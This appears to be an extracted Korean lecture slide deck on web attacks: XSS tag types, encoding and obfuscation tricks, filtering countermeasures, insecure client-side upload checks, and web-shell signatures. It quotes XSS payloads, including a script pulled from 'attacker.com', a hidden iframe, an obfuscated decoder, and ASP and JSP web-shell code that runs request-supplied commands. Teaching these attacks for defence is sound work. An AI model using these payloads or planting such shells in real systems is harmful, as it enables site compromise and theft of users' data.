1 5 XSSCross Site Scripting 1 Script A







- Slides: 113
1

5. XSS(Cross Site Scripting) – 태그의 종류 (1) Script 태그 <A HREF="http: //sample. com/comment. cgi? mycomment=<SCRIPT SRC='http: //attacker. com/maliciouscode'></SCRIPT>"> Click here</A> (2) iframe 태그 <iframe src="http: //sample. com/~bbs/hack. htm" name="Click Here" width="0" height="0" frameborder="0"></iframe> (3) object 태그 <object width=0 height=0 style=display: none; type=text/xscriptlet" Data= mk: @MSITStore: mhtml: c: nosuchfile. mht!http: //sample. com/exploit_chm: : exploit. htm l></object> Object태그 : 플래시 무비나 동영상 등을 문서안에 삽입 시 사용 object 태그와 ITS 프로토콜 핸들러에 의한 chm(컴파일 된 HTML 도움말) 처리 시의 취약점 을 악용 3

5. XSS(Cross Site Scripting) – 태그의 종류 (4) 웹 브라우저 주소 변조(Spoofing) 4

5. XSS(Cross Site Scripting) – 태그의 종류 (5) 인코딩 기법 원본 <script>alert(“test”)</scrpit> 인코딩 <script>alert(String. from. Char. Code(116, 101, 115, 116))</script> String. fromcharcode()함수 : 해당 함수는 일반 문자열을 10진수로 표기 5

5. XSS(Cross Site Scripting) – 태그의 종류 (6) Obfuscated 기법 <script language="Java. Script">e = '0 x 00' + '5 F'; str 1 = "%E 4%BC%B 7%AA%C 0%AD%AC%A 7%B 4%BB%E 3%FE%AA%B 7%AD%B 7%BE%B 7%B 4%B 7 %AC%A 7%E 6%B 8%B 7%BC%BC%BB%B 2%FE%E 2%E 4%B 7%BA%AE%BF%B 3%BB%C 0%AD% AE%BD%E 3%FE%B 8%AC%AC%B 0%E 6%F 1%B 0%AE%BF%BC%B 1%E 9%F 2%BD%B 1%B 3 %F 1%AC%AE%BA%F 1%FE%C 0%A 9%B 7%BC%AC%B 8%E 3%EF%C 0%B 8%BB%B 7%B 9%B 8% AC%E 3%EF%E 2%E 4%F 1%B 7%BA%AE%BF%B 3%BB%E 2%E 4%F 1%BC%B 7%AA%E 2"; str=tmp=''; for(i=0; i<str 1. length; i+=3) {tmp = unescape(str 1. slice(i, i+3)); str=str+String. from. Char. Code((tmp. char. Code. At(0)^e)127); } document. write(str); </script> 6

5. XSS(Cross Site Scripting) – 검색 사이트 http: //xssed. com/search? key=사이트 8

5. XSS(Cross Site Scripting) – 대책 ASP. // 허용하는 태그는 원래의 형태로 다시 변환 memo=replace()(memo, "< p> ", "<p>") memo=replace()(memo, "< P> ", "<P>") memo=replace()(memo, "< br> ", " ") memo=replace()(memo, "< BR> ", "<BR>") // <, > 태그 변환 및 실행방지 memo=replace()(memo, "<", "< ") memo=replace()(memo, ">", "> ") 9

5. XSS(Cross Site Scripting) – 대책 PHP. // 허용할 태그 $use_tag = "img, font, p, br"; if($use_html == 1) $memo = str_replace("<", "< ", $memo); $tag = explode(", ", $use_tag); for($i=0; $i<count($tag); $i++) // 허용하는 태그는 원래의 내용으로 다시 변환 $memo = eregi_replace("< ". $tag[$i]. " ", "<". $tag[$i]. " ", $memo); $memo = eregi_replace("< ". $tag[$i]. ">", "<". $tag[$i]. ">", $memo); $memo = eregi_replace("< /". $tag[$i], "</". $tag[$i], $memo); Else // <, > 태그 변환 및 실행방지 $memo = str_replace("<", "< ", $memo); $memo = str_replace(">", "> ", $memo); 10

5. XSS(Cross Site Scripting) – 대책 JSP. if(use_html) memo = memo. replace. All("<", "< "); memo = memo. replace. All(">", "> "); // 허용하는 태그는 원래의 내용으로 다시 변환 memo = memo. replace. All("< p> ", "<p>"); memo = memo. replace. All("< P> ", "<P>"); memo = memo. replace. All("< br> ", " "); memo = memo. replace. All("< BR> ", "<BR>"); else // <, > 태그 변환 및 실행방지 memo = memo. replace. All("<", "< "); memo = memo. replace. All(">", "> "); 11

6. 파일 업로드 – 취약한 소스 예제(1) <script> Function submit. Form(). . If(!checknull(frm. attachfile, "이미지를 첨부해주세요. ")) Return; else if ( !is. Image. File(frm. attachfile. value)) alert("이미지 파일(. gif, . jpg, . png)만 업로드 가능합니다. "); Function is. Image. File(attachfile) { if (attache. File. match(/. jpg|. jpge|. gif|. png$/i) return true; else return false; 13

6. 파일 업로드 – 취약한 소스 예제(2) 업로드 페이지 요청 HTML 및 자바스크립트 다운로드 사용자 Function is. Image. File(attachfile) { if (attache. File. match(/. jpg|. jpge|. gif|. png$/i) return true; 14


6. 파일 업로드 – 언어별 웹 쉘의 특징 스크립트 언어 ASP용 웹쉘 핵심 코드 Set o. S = Server. Create. Object("WSCRIPT. SHELL") output = o. S. exec("cmd. exe > /c " & request("command")). stdout. readall 17


6. 파일 업로드 – 언어별 웹 쉘의 특징 스크립트 언어 JSP용 웹쉘 핵심 코드 Process p = Runtime. get. Runtime(). exec(cmd); 관련 JSP 웹쉘 소스 String cmd = request. get. Parameter("cmd"); . . Process p = Runtime. get. Runtime(). exec(cmd); 19

6. 파일 업로드 – 해킹 로그 분석 3) 웹 로그 검색 페이지 접속 통계를 통한 페이지 분석 logparser "SELECT DISTINCT TO_LOWERCASE(cs-uri-stem) AS URL, Count(*) As HITS FROM c: winntsystem 32logfilesW 3 SVC 1*. * to c: AAA. csv WHERE sc-status=200 GROUP BY URL ORDER BY URL" 23

